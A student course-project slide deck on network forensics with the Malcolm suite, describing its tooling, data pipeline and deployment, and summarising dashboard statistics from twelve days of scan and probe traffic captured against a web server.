

# Network Forensics with Malcolm

CyberCrime and Forensics Course Project

Ahmed Nouralla

# Content

- **Introduction**
  - Network Forensics
  - Traffic Analysis
- **Methodology**
  - Architecture & Tooling
  - Data Pipeline
  - Deployment Options
  - Server Setup
- **Results**
- **Discussion**
- **References**

# Intro: Network Forensics

**Network Forensics** is a sub-branch of Digital Forensics concerned with the **monitoring** and **analysis** of computer network traffic for two main purposes:

- **Intrusion Detection:** to identify malicious/anomalous traffic and extract IoCs (file hashes, IP addresses, URLs/domain names).
- **Law enforcement:** to investigate a CyberCrime and extract legal evidence for court proceedings.


**An advantage and a disadvantage:**

- + Collected data persists even if the compromised system was wiped
- Requires setup beforehand as data is typically transmitted then lost

# Intro: Traffic Analysis

**Live Analysis:** analyze packets on the go (e.g., incident response)

- Low storage requirements, but may miss findings or be bypassed
- Example: sensor node forwards interface traffic to an analyzer (e.g., DPI)



**Offline Analysis:** dump now, analyze later (e.g., forensic investigation)

- Larger storage requirements, but no data is lost
- Example: sniffer tool dumps PCAP file, later gets uploaded to analyzer

# Methodology

**Goal:** analyze PCAP cases from real incidents of malware infection

**Steps taken:**

1. Explore Malcolm architecture, tooling, data pipeline, and deployment options
2. Setup and configure the server
3. Upload and analyze PCAP file



---


**2025-04-13 (SUNDAY): TWELVE DAYS OF SCANS AND PROBES  
AND WEB TRAFFIC HITTING MY WEB SERVER**

# Overview & Architecture

Malcolm is a comprehensive tool suite for network security monitoring.

It leverages existing open-source tools to build a complete pipeline for collecting and analyzing network traffic.

# Malcolm



# Tooling



Capture &  
Analysis



File Scanning



Forwarding &  
Enrichment



Storage



Anomaly  
Detection




Asset  
Management



Visualization



Payload  
Analysis



Framework



zeek



Arkime



SURICATA



netsniff-ng

TCPDUMP

Yara



ClamAV



CAPA

VIRUSTOTAL



fluentbit



logstash



beats



OpenSearch



Anomaly  
Detection  
Plugin



Alerting



Alerting  
Plugin



netbox



OpenSearch  
Dashboards



Arkime



CyberChef

Arkime  
session PCAP  
export to

WIRESHARK



docker




NGINX



kubernetes


# Data Pipeline






# Deployment

Malcolm is distributed as an ISO image (based on stable Debian) preconfigured with necessary docker images and helper scripts. Successful installation runs a web server.




# Arkime Sessions View


- **Interval:** traffic between 2/4/2025 and 14/4/2025
- **Protocols:** mostly raw TCP traffic, followed by ICMP, HTTP, UDP, and others (DNS, STUN, NTP, SNMP, SSL/TLS, SIP, IPsec, LDAP, IP, TFTP, DTLS, and GRE)
- **Features:** adjust interval, filter through raw data, but also zeek/suricata artifacts using a wireshark-like syntax, with a convenient view.



# Arkime Graph View




# OpenSearch Overview Dashboard




# Connections by Country/Protocol/MAC Address

Connections - Service By Destination Country



Singapore:

http dns ntp stun dtls ldap tftp ipsec krb radius



United States:

DNS - Queries



Query	Count
sl	135
version.bind	95
*	77
_services._dns-sd._udp.local	58
dnsscan.shadowserver.org	12
ims.mnc001.mcc262.3gppnetwork.org	12
ip.parrotdns.com	11
microsoft.com	8
www.google.com	6
testip.internet-census.org	5

< 1 2 3 4 5 6 >

Connections - Source MAC Address




MAC Address	Organizational Unique Identifier	Count
64:64:9b:4f:37:00	Juniper Networks	312,838
00:16:3c:cb:72:42	Rebox B.V.	12,934
00:16:3c:62:da:c9	Rebox B.V.	2

Connections - Destination MAC Address




MAC Address	Organizational Unique Identifier	Count
00:16:3c:cb:72:42	Rebox B.V.	312,840
64:64:9b:4f:37:00	Juniper Networks	12,928
00:16:3c:1c:8c:5b	Rebox B.V.	4
00:16:3c:62:da:c9	Rebox B.V.	2

# Actions/Response View (Excluding HTTP)



## Connections - Source by Total Bytes





# File Transfers MIME-type Word Cloud and DNS queries by randomness

File Transfers

application/zip  
application/soap+xml  
text/json text/plain  
text/html  
text/x-php  
application/xml-sitemap  
application/xml

DNS Queries by Randomness



